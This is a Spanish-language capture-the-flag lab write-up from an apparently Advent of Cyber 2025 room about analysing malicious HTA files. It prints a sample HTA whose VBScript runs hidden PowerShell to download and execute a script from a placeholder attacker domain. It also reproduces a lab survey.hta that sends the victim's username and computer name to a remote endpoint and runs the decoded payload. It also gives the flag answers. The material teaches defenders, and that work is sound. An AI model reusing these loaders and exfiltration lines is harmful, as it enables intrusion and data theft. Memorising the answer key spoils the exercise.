

# 21-Malware Analysis - Malhare.exe

Introduction



Y en nuestro reino de Wareville, al igual que en otros, miles de archivos de todo tipo pasan por los sistemas a diario: desde DOCX y currículums en PDF que reciben nuestros elfos, hasta hojas de cálculo financieras, archivos CSV del departamento de contabilidad y archivos ejecutables que ejecutan diferentes aplicaciones. Pero ¿te has preguntado alguna vez cuáles de estos podrían ser maliciosos? ¿Cuáles podrían pertenecer realmente al Rey Malhare? Una pregunta interesante, ¿verdad?

Objetivos de aprendizaje

En esta tarea, el equipo SOC de TBFC investigará un tipo de archivo específico: el formato HTA, un tipo que se usa a menudo con fines legítimos, pero que también es explotado por atacantes. Tu misión es aplicar ingeniería inversa al HTA y descubrir cómo el Rey Malhare engañó a los elfos de Wareville. Para ello, tendrás que buscar:

Metadatos de la aplicación

Funciones de script

Llamadas de red o datos codificados

Pistas sobre exfiltración

¡Importante!: Esta sala usa un archivo de malware HTA. Es seguro, pero no lo ejecute localmente. Por seguridad y para la experiencia deseada, debería usar AttackBox; el archivo ya está incluido. Si lo descarga manualmente, los navegadores podrían bloquearlo. Si se descarga, ábralo solo con un editor de texto y no lo ejecute.

Answer the questions below

My AttackBox has started and I am ready to learn about malware analysis.

No answer needed

## Malware Analysis

### HTA (HTML Application) Overview

No hace mucho, en el verano de 2025, investigadores descubrieron que grupos de ransomware utilizaban archivos HTA camuflados en páginas de verificación falsas para propagar el ransomware [Epsilon Red](#). Durante esa campaña, muchas organizaciones se vieron afectadas y los equipos de seguridad recordaron la importancia de comprender qué son los archivos HTA y por qué aparecen con tanta frecuencia en entornos corporativos.

Entonces, ¿qué son exactamente los archivos HTA y por qué existen? En el mundo digital de Wareville, no todos los archivos de aspecto extraño representan una amenaza. Algunos se crearon originalmente para facilitar el trabajo diario de desarrolladores y administradores. Una de estas innovaciones útiles es el archivo HTA, abreviatura de HTML Application (Aplicación HTML). Un archivo HTA es como una pequeña aplicación de escritorio creada con tecnologías web conocidas como HTML, CSS y JavaScript. A diferencia de las páginas web normales que se abren dentro de un navegador, los archivos HTA se ejecutan directamente en Windows a través de un componente integrado llamado Microsoft HTML Application Host (proceso mshta.exe). Esto les permite verse y comportarse como programas ligeros con sus propias interfaces y acciones. En casos de uso legítimos, los archivos HTA cumplen diversas funciones prácticas en Wareville y otros lugares:

- Automatizar tareas administrativas o de configuración.
- Proporcionar interfaces rápidas para scripts internos.
- Probar pequeños prototipos sin crear software completo.
- Ofrecer utilidades ligeras de soporte de TI para el uso diario.

En resumen, los archivos HTA se diseñaron como una forma práctica de combinar la simplicidad de la web con la potencia de las aplicaciones de escritorio, una herramienta que muchos ingenieros y elfos de TBFC aún utilizan para mantener el buen funcionamiento de las operaciones de SOC-mas.

### Estructura del archivo HTA

Antes de que los defensores de TBFC puedan reconocer archivos HTA sospechosos, es importante comprender cómo se crea un archivo HTA normal. Afortunadamente, su estructura es bastante simple; de hecho, es muy similar a una página HTML normal. Un archivo HTA suele contener tres partes principales:

- **La declaración HTA:** Define el archivo como una aplicación HTML y puede incluir propiedades básicas como el título, el tamaño de la ventana y el comportamiento.
- **La interfaz (HTML y CSS):** Esta sección crea el diseño y los elementos visuales, como botones, formularios o texto.
- **El script (VBScript o JavaScript):** Aquí reside la lógica; define las acciones que realizará el HTA al abrirse o al interactuar con él.

A continuación, se muestra un ejemplo sencillo de cómo podría verse un archivo HTA legítimo:

```
<html>
<head>
  <title>TBFC Utility Tool</title>
  <HTA:APPLICATION
    ID="TBFCApp"
    APPLICATIONNAME="Utility Tool"
    BORDER="thin"
    CAPTION="yes"
    SHOWINTASKBAR="yes"
  />
</head>

<body>
  <h3>Welcome to the TBFC Utility Tool</h3>
  <input type="button" value="Say Hello" onclick="MsgBox('Hello from Wareville!')">
</body>
</html>
```

Este pequeño ejemplo crea una ventana de escritorio sencilla con un botón que muestra un mensaje al hacer clic. En la práctica, los scripts HTA pueden ser mucho más largos y realizar tareas importantes. Es fácil entender por qué a los desarrolladores les gustaba HTA: se podía crear una herramienta rápida y funcional usando solo código web. Sin embargo, como pronto descubrirán los defensores de TBFC, la misma flexibilidad que hace que HTA sea conveniente también lo hace lo suficientemente potente como para requerir una atención minuciosa.

## Cómo King Malhare convierte los HTA en armas

Los archivos HTA son atractivos porque combinan el marcado web habitual con la ejecución de scripts en Windows. En manos de un defensor, son una práctica herramienta de automatización; en manos de alguien que busca eludir los controles, pueden usarse como mecanismo de entrega o lanzador.

### Fines comunes del uso malicioso de HTA:

- **Acceso/entrega inicial:** Los archivos HTA suelen entregarse mediante phishing (archivos adjuntos de correo electrónico, páginas web falsas o descargas) y se ejecutan a través de `mshta.exe`.
- **Descargadores/droppers:** Un HTA puede ejecutar un script que recupera binarios o scripts adicionales del C2 del atacante.
- **Ofuscación/evasión:** Los HTA pueden ocultar sus intenciones incrustando datos codificados (Base64), usando fragmentos cortos de VBScript/JScript o iniciando procesos con ventanas ocultas.
- **Uso desatendido:** Los HTA suelen recurrir a herramientas integradas de Windows (`mshta.exe`, `powershell.exe`, `wscript.exe`, `rundll32.exe`) para evitar añadir nuevos binarios al disco.

Dentro de un HTA, a menudo se encuentra un pequeño script que puede estar ofuscado o codificado. En la práctica, este pequeño script suele realizar una de dos cosas: descargar y ejecutar una carga útil de segunda etapa o abrir un canal de control remoto para que otra cosa se comunique con el servidor del atacante. Estos scripts ligeros son la razón por la que los HTA son lanzadores eficaces: un solo archivo pequeño puede extraer el resto del malware.

He aquí un ejemplo que el Rey Malhare podría intentar utilizar:

```
<html>
  <head>
    <title>Angry King Malhare</title>
    <HTA:APPLICATION ID="Malhare" APPLICATIONNAME="B" BORDER="none"
      SHOWINTASKBAR="no" SINGLEINSTANCE="yes" WINDOWSTATE="minimize">
    </HTA:APPLICATION>
    <script language="VBScript">
      Option Explicit:Dim a:Set a=CreateObject("WScript.Shell"):Dim
      b:b="powershell -NoProfile -ExecutionPolicy Bypass -Command ""
      {$U=
      [System.Text.Encoding]::UTF8.GetString([System.Convert]::
      FromBase64String('aHR0cHM6Ly9yYXcua2luZy1tYWxoYXJlWy5dY29tL2MyL3NpbHZlci9yZWZzL2h1YWRzL21haW4vUkVEQUNURUQudHh0'))
      $C=(Invoke-WebRequest -Uri
      $U -UseBasicParsing).Content
      $B=[scriptblock]::Create($C) $B}""":a.Run
      b,0,True:self.close
    </script>
  </head>
  <body>
  </body>
</html>
```


Como puede ver, esta HTA es muy diferente del ejemplo simple que proporcionamos anteriormente; contiene varios elementos poco claros que merecen un análisis más detallado. Analicémoslo.

Al analizar las HTA, las etiquetas `<title>` y `HTA:APPLICATION` suelen revelar cómo los atacantes camuflan aplicaciones maliciosas. Pueden usar un nombre convincente como "Encuesta de Salarios" o "Herramienta Interna" para parecer seguras; siempre verifique esto primero.

En segundo lugar, hay un bloque de VBScript marcado con `</script language="VBScript">` que es la parte activa del archivo donde los atacantes suelen incrustar comandos codificados o llamar a recursos externos. Dentro de este bloque encontramos un comando de PowerShell `b:b="powershell -NoProfile -ExecutionPolicy Bypass -Command`, un patrón común en HTA maliciosos utilizados para la entrega o el lanzamiento. La invocación de PowerShell contiene un blob codificado en Base64, `FromBase64String`. Probablemente sea un puntero a instrucciones adicionales o a una carga útil descargada. Si ve una cadena codificada, asuma que oculta una URL. Al decodificarla, se revela la dirección de comando y control (C2) del atacante o un recurso utilizado en el ataque. Siempre decodifique antes de asumir su función.

Los autores de malware suelen utilizar múltiples capas de codificación y cifrado, como Base64, para la ofuscación, como una forma de cifrado o cifrado para ocultar la verdadera carga útil. Al decodificar Base64, compruebe si la salida sigue siendo ininteligible; de ser así, se requiere un segundo paso de descifrado.

Para el análisis, extraeremos ese código Base64: aHR0cHM6Ly9yYXcua2luZy1tYWxoYXJlWy5dY29tL2MyL3NpbHZlci9yZWZzL2h1YWZlL21haW4vUkVEQUNURUQudHh0 e inspecciónelo con una herramienta como [CyberChef](#) para revelar lo que esconde.



Nota: En el ejemplo, hemos censurado el recurso remoto y reemplazado el enlace real con el archivo REDACTED.txt por seguridad. En un incidente real, esa cadena normalmente apuntaría directamente a un archivo alojado en el dominio C2 del atacante (por ejemplo, una URL bajo king-malhare[.]com en nuestro caso de SOC-mas).

Después del comando codificado de PowerShell, podemos ver tres variables clave: \$U, \$C y \$B. Analicemos rápidamente la función de cada una:

- **\$U**: Almacena la URL decodificada, la ubicación desde donde se obtendrá el siguiente script o carga útil.
- **\$C**: Almacena el contenido descargado de esa URL, generalmente un script de PowerShell o instrucciones de texto.
- **\$B**: Convierte ese contenido en un bloque de script ejecutable y lo ejecuta directamente en memoria.

Siempre que vea una cadena de variables como esta, intente rastrear dónde se crea, se usa y se pasa cada una. Si una variable termina dentro de una función como Run, Execute o Eval, es señal de que se están ejecutando datos descargados, un indicador clave de actividad maliciosa.

En resumen, el proceso para revisar una HTA sospechosa se puede dividir en tres pasos principales:

1. Identificar la sección de scripts (VBScript).
2. Buscar datos codificados o conexiones externas (p. ej., Base64, solicitudes HTTP).
3. Seguir la lógica para ver qué se está ejecutando o enviando.

Revisamos cómo los atacantes podrían usar un archivo HTA con fines maliciosos. Ahora que has visto cómo las HTA pueden combinar HTML, VBScript y PowerShell, aplicarás el mismo proceso para analizar una HTA sospechosa. Empieza por localizar las secciones de scripts ( <script language="VBScript"> ), luego identifica las funciones, las cadenas codificadas y cualquier referencia a URL o llamadas del sistema. Decodifica cualquier cosa que parezca ocultar información y luego rastrea cómo el script usa los resultados. Ahora te toca a ti averiguar qué hicieron los secuaces del rey malvado.

## De encuestas a fallos de seguridad

Nuestro equipo descubrió que las computadoras portátiles de algunos elfos estaban comprometidas. Tras analizar el incidente, parece que el denominador común entre todos ellos es una encuesta que completaron sobre sus salarios. La investigación descubrió que se envió un correo electrónico a estos elfos con un archivo adjunto de HTA. El equipo les solicita que revisen el archivo de HTA y nos den su opinión sobre su funcionamiento. Pueden usar AttackBox y buscar el archivo aquí /root/Rooms/AoC2025/Day21/survey.hta o descargar el archivo de tarea adjunto y realizar su análisis.

Usen un editor de texto para ver el HTA y asegurarse de que no se ejecute. Pueden usar pluma en AttackBox ejecutando el siguiente comando:

```
pluma /root/Rooms/AoC2025/Day21/survey.hta
```

Verán el HTA de la siguiente manera:

Applications Places System    Sun 26 Oct, 17:43

File Edit View Search Tools Documents Help

  Open  Save   Undo      

survey.hta x

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Best Festival Company Developer Survey</title>
5 <hta:application id="APP123080"
6 applicationname="Festival Elf Survey"
7 icon="logo.ico"
8 border="thin"
9 caption="yes"
10 maximizebutton="no"
11 minimizebutton="no"
12 singleinstance="yes"
13 windowstate="normal"
14 sysmenu="yes">
15 </hta:application>
16 <script type="text/javascript">
17     function visited() {
18         document.getElementById("never").style.display = 'none';
19         document.getElementById("visited").style.display = 'block';
20     }
21     function never() {
22         document.getElementById("visited").style.display = 'none';
23         document.getElementById("never").style.display = 'block';
24     }
25     function submitted() {
26         document.getElementById("spinner").style.display = 'none';
27         document.getElementById("questions").style.display = 'none';
28         document.getElementById("thanks").style.display = 'block';
29     }
30     function submit() {
31         document.getElementById("submitbutton").style.display = 'none';
32         document.getElementById("spinner").style.display = 'inline';
33         setTimeout(submitted, 2000);
34     }
35 </script>
--
```

Comenzaremos nuestro análisis buscando los metadatos de la HTA, que nos indicarán el propósito que les comunica a los usuarios. Esta sección se identifica con el `<head>` , como se muestra a continuación:

```
3 <head>
4 <title>Best Festival Company Developer Survey</title>
5 <hta:application id="APP123080"
6 applicationname="Festival Elf Survey"
7 icon="logo.ico"
8 border="thin"
9 caption="yes"
10 maximizebutton="no"
11 minimizebutton="no"
12 singleinstance="yes"
13 windowstate="normal"
14 sysmenu="yes">
15 </hta:application>
```

A continuación, queremos comprender qué hace realmente la HTA. Esto significa que debemos buscar definiciones de funciones en la sección de VBScript ( `<script type="text/vbscript">` ), es decir, buscar líneas que comiencen con "Function" o "Sub". En nuestra HTA, podemos ver cinco funciones:

- **window\_onLoad:** Esta función se ejecutará automáticamente cuando la HTA cargue y ejecute la función `getQuestions()` .
- **getQuestions():** Esta función realiza solicitudes externas y, finalmente, ejecuta la función `decodeBase64` e invoca la función `provideFeedback` con los datos.
- **providerFeedback(feedbackString):** Esta función recopila datos sobre el ordenador, realiza solicitudes externas y, finalmente, ejecuta algo que aún necesitamos analizar.
- **decodeBase64(base64):** Esta función toma una cadena base64 y la convierte a binario.
- **RSBinaryToString(xBinary):** Esta función toma una entrada binaria y la convierte de nuevo a una cadena.

Dentro de estas funciones, queremos comprender las acciones reales que se realizan. Estas suelen estar representadas por `CreateObject()` , y nuestra aplicación contiene un par de ellas, como:

- **InternetExplorer.Application:** Permite que la aplicación establezca una conexión externa.
- **WScript.Network:** Se conecta a los elementos de red WScript del ordenador para obtener información.
- **WScript.Shell:** Crea un shell WScript que permite ejecutar comandos en el ordenador.

Por último, queremos comprender cómo se ve realmente la HTA para el usuario. En este caso, es muy similar a los archivos HTML. Para ello, debemos examinar la parte `<body>` de la HTA a partir de la línea 169. Esta es la parte que se mostrará al usuario.

Con la información y los pasos descritos anteriormente, es hora de analizar esta HTA y descubrir qué está tramando el Rey Malhare.

Answer the questions below

What is the title of the HTA application?

Respuesta: Best Festival Company Developer Survey

```
<!DOCTYPE html>
<html>
<head>
<title>Best Festival Company Developer Survey</title>
```

What VBScript function is acting as if it is downloading the survey questions?



Respuesta: getQuestions

```
Function getQuestions()  
    Dim IE, result, decoded, decodedString  
    Set IE = CreateObject("InternetExplorer.Application")  
    IE.navigate2 "http://survey.bestfestiivalcompany.com/survey_questions.txt"  
    Do While IE.ReadyState < 4  
        Loop  
        result = IE.document.body.innerText  
        IE.quit  
  
        decoded = decodeBase64(result)  
        decodedString = RSBinaryToString(decoded)  
        Call provideFeedback(decodedString)  
    End Function
```

What URL domain (including sub-domain) is the "questions" being downloaded from?

Respuesta: survey.bestfestiivalcompany.com

```
Function getQuestions()  
    Dim IE, result, decoded, decodedString  
    Set IE = CreateObject("InternetExplorer.Application")  
    IE.navigate2 "http://survey.bestfestiivalcompany.com/survey_questions.txt"  
    Do While IE.ReadyState < 4  
        Loop  
        result = IE.document.body.innerText  
        IE.quit  
  
        decoded = decodeBase64(result)  
        decodedString = RSBinaryToString(decoded)  
        Call provideFeedback(decodedString)  
    End Function
```

Malhare seems to be using typosquatting, domains that look the same as the real one, in an attempt to hide the fact that the domain is not the inteded one, what character in the domain gives this away?

Respuesta: i

```
Set IE = CreateObject("InternetExplorer.Application")  
IE.navigate2 "http://survey.bestfestiivalcompany.com/survey_questions.txt"
```

Malicious HTAs often include real-looking data, like survey questions, to make the file seem authentic. How many questions does the survey have?

Respuesta: 4

```
5         <p> We are looking for your feedback to help us improve our employee relations and to  
invest in the future of our employees.This survey is completely anonymous and gives you to  
opportunity to express what you think about Best Festival Company's commitment to its employees.  
Please take five minutes to complete the following survey.</p>  
6     </div>  
7     Malhare seems to be using typosquatting, domains that look the same as the real one, in  
an attempt to hide the fact that the domain is not the inteded one, what character in the domain  
gives this away?  
8     <h3>How long have you been employed at Best Festival Company?</h3>  
9     <label><input type="radio" name="q1"/> Less than 1 year</label><br />  
10    <label><input type="radio" name="q1"/> Less than 2 years</label><br />  
11    <label><input type="radio" name="q1"/> 2 years or more</label>  
12  
13    <h3>Do you feel valued at work?</h3>  
14    <label><input type="radio" name="q2" />Yes</label><br />  
15    <label><input type="radio" name="q2" />No</label><br />  
16    <label><input type="radio" name="q2" />Indecisive</label>  
17  
18    <h3>Do you feel content with your current salary?</h3>  
19    <label><input type="radio" name="q3" />Yes</label><br />  
20    <label><input type="radio" name="q3" />No</label><br />  
21    <label><input type="radio" name="q3" />Indecisive</label>  
22  
23    <h3>By how much do you believe your salary should increase?</h3>  
24    <label><input type="radio" name="q4" />Up to 5%</label><br />  
25    <label><input type="radio" name="q4" />Between 5% and 10%</label><br />  
26    <label><input type="radio" name="q4" />Between 10% and 15%</label><br />  
27    <label><input type="radio" name="q4" />More that 10%</label><br />  
28    </div>
```

Notice how even in code, social engineering persists, fake incentives like contests or trips hide in plain sight to build trust. The survey entices participation by promising a chance to win a trip to where?

Respuesta: South Pole

```
<div>Thank you for your feedback!</div>  
<div>All participants will be entered into a prize draw for a chance to win a trip to the South Pole!
```

The HTA is enumerating information from the local host executing the application. What two pieces of information about the computer it is running on are being exfiltrated? You should provide the two object names separated by commas.

Respuesta: ComputerName,UserName

```
Function provideFeedback(feedbackString)  
    Dim strHost, strUser, strDomain  
    On Error Resume Next  
    strHost = CreateObject("WScript.Network").ComputerName  
    strUser = CreateObject("WScript.Network").UserName
```

What endpoint is the enumerated data being exfiltrated to?

```
Function provideFeedback(feedbackString)
    Dim strHost, strUser, strDomain
    On Error Resume Next
    strHost = CreateObject("WScript.Network").ComputerName
    strUser = CreateObject("WScript.Network").UserName

    Dim IE
    Set IE = CreateObject("InternetExplorer.Application")
    IE.navigate2 "http://survey.bestfestivalcompany.com/details?u=" & strUser & "&h="
    Do While IE.ReadyState < 4
    End While
End Function
```

```
IE.navigate2 "http://survey.bestfestivalcompany.com/details?u=" & strUser & "?h=" & strHost
```

```
Function provideFeedback(feedbackString)
    Dim strHost, strUser, strDomain
    On Error Resume Next
    strHost = CreateObject("WScript.Network").ComputerName
    strUser = CreateObject("WScript.Network").UserName

    Dim IE
    Set IE = CreateObject("InternetExplorer.Application")
    IE.navigate2 "http://survey.bestfestivalcompany.com/details?u=" & strUser & "?h=" & strHost
    Do While IE.ReadyState < 4
        Loop
    IE.Quit

    Dim runObject

    Set runObject = CreateObject("Wscript.Shell")
    runObject.Run "powershell.exe -nop -w hidden -c " & feedbackString, 0, False

End Function
```

Recipe

Magic

Depth  
3

☐ Intensive mode ☐ Extensive language support

Crib (known plaintext string or regex)

Input

ZnVuY3Rpb24gQUFCQjB7CiAgICBbbQ21kbGV0Qm1uZGluZygpXQogICAgcGFyYW00CiAgICAgICAgW1BhcmtFtZR1cihNYW5kYXRvcnkPQQogICAgICAgIFtzdHJpbmdddJFRleHQKICAgICkKCjAgICAKc2IgcPSBOZXctT2jqZWNoIFN5c3RlbnU5UzZh0LlN0cm1uZ001awxkZXIgjFRleHQQuTGvuz3RoCiAgICBmb3JlYWNoICgky2ggalw4gJFRleHQvUG9DaGFyQXJyYXkoSksgewogICAgICAgICrjID0gW21udF1by2hhcl0kY2gKCiAgICAgICAgagWgKCRjIC1nZSA2NSAtVW5kICRjIC1sZSA5CkgayAgICAgICAgCiAgICAgICAgICrjID0gKCGkYyAtIDY1ICsgMTMpICUgMjYpICsgbnJUKICAgICB9CiAgICAgICAgICAgZmxzZWlmICgkYyAtZ2UOTcgLWFuZCAKYyAtbGUgMTIyKSBB7ICAgICAgICAgICAgICrjID0gKCGkYyAtIDk3ICsgMTMpICUgMjYpICsgOTcKICAgICAgICB9CgogICAgICAgIFt2b2lkXSRSzYiSBCHBlbmQoW2NoYXJdJGMpCiAgICB9CiAgICAKc2IuVG9TdHJpbmcOKQp9CgokZmxhZyA9ICdHVvp7Wm55am5lc1S0YW55bGZycXBNcgokZGVjbyA9IEFBQkIgLVRLeHQJGZsYWwKV3JpdGutT3V0chV0ICRkZWNV

Output

| Recipe (click to load)                                     | Result snippet                                                                           | Properties                  |
|------------------------------------------------------------|------------------------------------------------------------------------------------------|-----------------------------|
| <a href="#">From_Base64('A-Za-z0-9+/=',true,false)</a>     | function AABB {<br>[CmdletBinding()] param(<br>[Parameter(Mandatory)]<br>[string]...<br> | Valid UTF8<br>Entropy: 4.57 |
| <a href="#">From_Base64('A-Za-z0-9_',true,false)</a>       | function AABB {<br>[CmdletBinding()] param(<br>[Parameter(Mandatory)]<br>[string]...<br> | Valid UTF8<br>Entropy: 4.57 |
| <a href="#">From_Base64('A-Za-z0-9+\\- = ',true,false)</a> | function AABB {<br>[CmdletBinding()] param(<br>[Parameter(Mandatory)]<br>[string]...<br> | Valid UTF8<br>Entropy: 4.57 |
| <a href="#">From_Base64('A-Za-z0-9_+',true,false)</a>      | function AABB {<br>[CmdletBinding()] param(<br>                                          | Valid UTF8<br>Entropy: 4.57 |

Decode the payload. It seems as if additional steps were taken to hide the malware! What common encryption scheme was used in the script?

Respuesta: ROT13

Recipe

From Base64

Alphabet  
A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

Input

ZnVuY3Rpb24gQUFCQjB7CiAgICBbQ2lkbGV0Qm1uZGluZygpXQogICAgcGFyYW0oCiAgICAgICAgw1BhcmFtZXRLcihNYW5kYXRvcnkpXQogICAgICAgIFtzdHpbmddJFRleHQKICAgICkKCicAgICAkC2IgPSB0ZXctT2JqZWNoIFN5c3RlbS5SUZH0LlN0cm1uZ0J1aWxkZXIgdjFRleHQvTGvuZ3RoCiAgICBmb3JlYWNoIGckYVggaw4gJFRleHQvVG9DaGFyQXJyYXkoKSkgewogICAgICAgICRjID0gw2ludF1by2hhcl0kY2gKCicAgICAgICAgawYgKCRjIC1nZSA2NSAtYW5kICRjIC1sZSA5CkgeyAgICAgICAgICAgCiAgICAgICAgICRjID0gKCgkYyAtIDY1ICsgMTMpICUgMjYpICsgNjUKICAgICAgICB9CiAgICAgICAgICAgZmxzZWlmICgkYyAtZ2UuOTcgLWFuZCAkYyAtbGUgMTIyKSB7ICAgICAgICAgICAgICAgICRjID0gKCgkYyAtIDk3ICsgMTMpICUgMjYpICsgOTcKICAgICAgICB9CgogICAgICAgICAgIF2b2lkXSZRziVi5cHB1bmQow2NoYXJkdjGMpCiAgICB9CiAgICAkC2IuvG9TdHJpbmcokQp9CgokZmxhZyA9ICdHVVP7Wm55am51ci50YW55bGZycX0nCgokZGVjbA9IEFBQkIgLVRLleHQgJGZsYWVkKV3JpdGUtT3V0cHV0ICRkWVnv

788 1 330→587 (257 selected) Raw Bytes

Output

```
$sb = New-Object System.Text.StringBuilder $Text.Lengthn
foreach ($ch in $Text.ToCharArray()) {
    $c = [int][char]$ch

    if ($c -ge 65 -and $c -le 90) {
        $c = (($c - 65 + 13) % 26) + 65
    }
    elseif ($c -ge 97 -and $c -le 122) {
        $c = (($c - 97 + 13) % 26) + 97
    }

    [void]$sb.Append([char]$c)
}
$sb.ToString()
}
```

```
$flag = 'GUZ{Znyjner.Nanylfrq}'
```

Either run the script or decrypt the flag value using online tools such as CyberChef. What is the flag value?

Respuesta:

Recipe

From Base64

Alphabet  
A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

ROT13

☒ Rotate lower case chars☒ Rotate upper case chars

☐ Rotate numbers

Amount  
13

Input

ZnVuY3Rpb24gQUFCQ1B7CiAgICBbQ21kbGV0QmluZGluZygpXQogICAgCGFyYW0oCiAgICAgICAgw1BhcmFtZXRLcihNYW5kYXRvcnpkXQogICAgICAgIFtzdHJpbmddJFRleHQKICAgICkKCjAgICAkc2IgPSB0ZXctT2JqZWNoIFN5c3RlbS5SUzXh0LlN0cm1uZ0J1aWxkZXIgcjFRleHQUTGVuZ3RoCiAgICBmb3JlYWNoICgky2ggaw4gJFRleHQvVG9DaGFyQXJyYXkoKSkgewogICAgICAgICRjID0gw2ludF1by2hhcl0KY2gKCiAgICAgICAgawVgKRcrJIC1nzSA2NSAtYW5kICRjIC1sZSA5MCKgeyAgICAgICAgICAgICAgICAgICRjID0gKCgkYyAtIDY1ICsgMTMpICUgMjYpICsgNjUKICAgICAgICB9CiAgICAgICAgZmxzZWlmICgkYyAtZ2UgOTcgLWFuZCAkYyAtbGUgMTIyKSB7ICAgICAgICAgICAgICAgICAgICRjID0gKCgkYyAtIDk3ICsgMTMpICUgMjYpICsgOTcKICAgICAgICB9CgogICAgICAgIFt2b21kXSxzYi5BcHB1bmQoW2NoYXJkdjGMpCiAgICB9CiAgICAkc2IuVG9TdHJpbmcocKQp9CgokZmxhZyA9ICdHVVP7Wm55am5lc150YW55bGZycX0hCgokZGVjbY A9IEFBQkIgLVrleHQgJGZsYWwKV3JpdGuttT3V0chV0ICRkZWNV

Output

\$fo = Arj-Bowrpg Fitgrz.GrkG.Fgevatunvydre \$Grkg.vratgu  
sbernpu (\$pu va \$Grkg.GbPuneNeenl()) {  
    \$pu = [vag][pune]\$pu  
  
    vs (\$p -tr 65 -naq \$p -yr 90) {  
        \$p = ((\$p - 65 + 13) % 26) + 65  
    }  
    ryfrvs (\$p -tr 97 -naq \$p -yr 122) {  
        \$p = ((\$p - 97 + 13) % 26) + 97  
    }  
  
    [ibvq]\$fo.Nccraq([pune]\$p)  
}  
\$fo.GbFgevat()  
}  
  
\$synt = 'THM{Malware.Analysed}'

For those who want another challenge, download the HTA file from [here](#) to get the key for **Side Quest 4**, accessible through our [Side Quest Hub](#). The password for the file is CanYouREM3? .

No answer needed

If you enjoyed today's room, you may also like the [MalDoc: Static Analysis](#) room.

No answer needed

```
survey.hta x
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Best Festival Company Developer Survey</title>
5 <hta:application id="APP123080"
6 applicationname="Festival Elf Survey"
7 icon="logo.ico"
8 border="thin"
9 caption="yes"
10 maximizebutton="no"
11 minimizebutton="no"
12 singleinstance="yes"
13 windowstate="normal"
14 sysmenu="yes">
15 </hta:application>
```

```
<script type="text/javascript">
  function visited() {
    document.getElementById("never").style.display = 'none';
    document.getElementById("visited").style.display = 'block';
  }
  function never() {
    document.getElementById("visited").style.display = 'none';
    document.getElementById("never").style.display = 'block';
  }
  function submitted() {
    document.getElementById("spinner").style.display = 'none';
    document.getElementById("questions").style.display = 'none';
    document.getElementById("thanks").style.display = 'block';
  }
  function submit() {
    document.getElementById("submitbutton").style.display = 'none';
    document.getElementById("spinner").style.display = 'inline';
    setTimeout(submitted, 2000);
  }
</script>
```

```
<script type="text/vbscript">

Sub Window_onLoad
  Call getQuestions()
End Sub

Function getQuestions()
  Dim IE, result, decoded, decodedString
  Set IE = CreateObject("InternetExplorer.Application")
  IE.navigate2 "http://survey.bestfestivalcompany.com/survey_questions.txt"
  Do While IE.ReadyState < 4
    Loop
    result = IE.document.body.innerText
    IE.quit

    decoded = decodeBase64(result)
    decodedString = RSBinaryToString(decoded)
    Call provideFeedback(decodedString)
End Function

Function provideFeedback(feedbackString)
  Dim strHost, strUser, strDomain
  On Error Resume Next
